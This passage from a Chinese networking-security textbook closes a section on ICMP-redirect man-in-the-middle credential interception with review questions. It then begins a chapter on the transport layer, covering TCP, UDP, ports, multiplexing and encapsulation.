


图 7-56　查看受害者主机的路由表

之后，攻击机将 DNS 应答报文的目的地址改为受害者的地址，将其转发给受害者。受害者与 Web 服务器之间的通信数据将经过攻击机中转，攻击机可以从中转的通信数据中提取出敏感信息。图 7-57 为攻击机截获的受害者的登录信息。



图 7-57　攻击机截获的登录信息

思考题

1. ICMP 重定向报文的作用是什么？
2. ICMP 重定向可以实现哪些攻击？

第8章 运输层协议及其安全问题

运输层是整个网络体系结构中的关键层次之一。本章讨论TCP/IP体系中的TCP和UDP以及它们相关的安全问题。

8.1 运输层协议概述

从通信和信息处理的角度看，运输层的功能是向它上面的应用层提供通信服务。

下面通过图8-1的示意图来说明运输层的作用。局域网1上的主机A和局域网2上的主机B通过互连的广域网进行通信。既然网络层的IP协议能够将源主机发出的分组按照首部中的目的地址送交给目的主机，那么，为什么还需要在设置一个运输层呢？




图8-1 运输层为相互通信的应用进程提供通信

严格地讲，两个主机进行通信实际上就是两个主机中的应用进程互相通信。IP地址标识网络中的主机，不标识主机的应用进程，因此，IP协议虽然能把分组送到目的主机，但是这个分组还停留在主机的网络层，没有交付给目的主机的应用进程。在一个主机中，经常有多个应用进程同时分别和另一个主机中的多个应用进程进行通信。例如，某用户在使用浏览器浏览某网页的同时，还要用电子邮件给网站发送反馈意见，那么用户主机应用层不仅运行浏览器进程，还要运行电子邮件进程。在图8-1中，主机A的应用进程AP_1和主机B的应用进程BP_3进行通信，而与此同时，主机A的应用进程AP_2也和主机B的应用进程BP_4进行通信。因此，网络层是为两台主机之间提供通信，而运输层是为两台主机的两个应用进程之间提供通信。

运输层的一个很重要的功能就是端口的复用和分用。应用层不同进程的报文通过不同端口向下交到运输层（端口复用功能），再往下就共用网络层提供的服务。当这些报文沿着图8-2中的虚线到达目的主机后，目的主机运输层就使用端口分用功能，通过不同端口将报文分别交付到应用层相应的应用进程。图8-2中间两个长方形表示路由器，路由器是只有三个协议层（物理层、数据链路层、网络层）的设备，路由器的功能是实现网络通信。




图 8-2　运输层的端口复用和分用功能

运输层有两个不同的协议，它们都是因特网的正式标准，即：用户数据报协议（User Datagram Protocol，UDP）、传输控制协议（Transmission Control Protocol，TCP）。

UDP 是无连接的协议，就是 UDP 在传送数据之前不需要先建立连接。远地主机的运输层在收到 UDP 报文后，不需给出任何确认。虽然 UDP 不提供可靠交付，但在某些情况下 UDP 却是一种最有效的工作方式。

TCP 则提供面向连接的服务。在传送数据之前必须先建立连接，数据传送结束后要释放连接。由于 TCP 要提供可靠的、面向连接的运输服务，因此不可避免地增加了许多的开销，如确认、流量控制、计时器及连接管理等。这不仅使协议数据单元的首部增大很多，还要占用许多的处理机资源。

在运输层，数据怎样封装与拆装呢？发送端主机的应用进程将报文通过某个端口向下传送到运输层，在运输层加上首部，封装成为 UDP 用户数据报或 TCP 报文段，向下传送给网络层。这是运输层数据的封装过程。在接收端主机，协议数据单元逐层向上——拆封，到达运输层，成为 UDP 用户数据报或 TCP 报文段。然后，UDP 用户数据报或 TCP 报文段被去掉首部，通过某个端口，上交应用层相应的进程。这就是运输层数据的拆装过程，如图 8-3 所示。




图 8-3　运输层数据的封装与拆装

UDP 和 TCP 都使用了应用层接口处的端口与应用进程进行通信。端口是个非常重要的概念,因为应用层的各种进程都是通过相应的端口与运输层进行交互。因此,在运输层的协议数据单元(TCP 报文段、UDP 用户数据报)的首部中都要写入源端口号和目的端口号。运输层收到网络层交上来的数据后,要根据其目的端口号决定应当通过哪一个端口上交给目的应用进程。

端口的作用就是让各种应用进程都能将其数据通过端口向下交付给运输层,以及让运输层知道应当将其数据向上通过端口交付给应用层相应的进程。从这个意义上讲,端口是用来标识应用层的进程。图 8-4 强调了运输层 TCP 和 UDP 的复用和分用的概念。

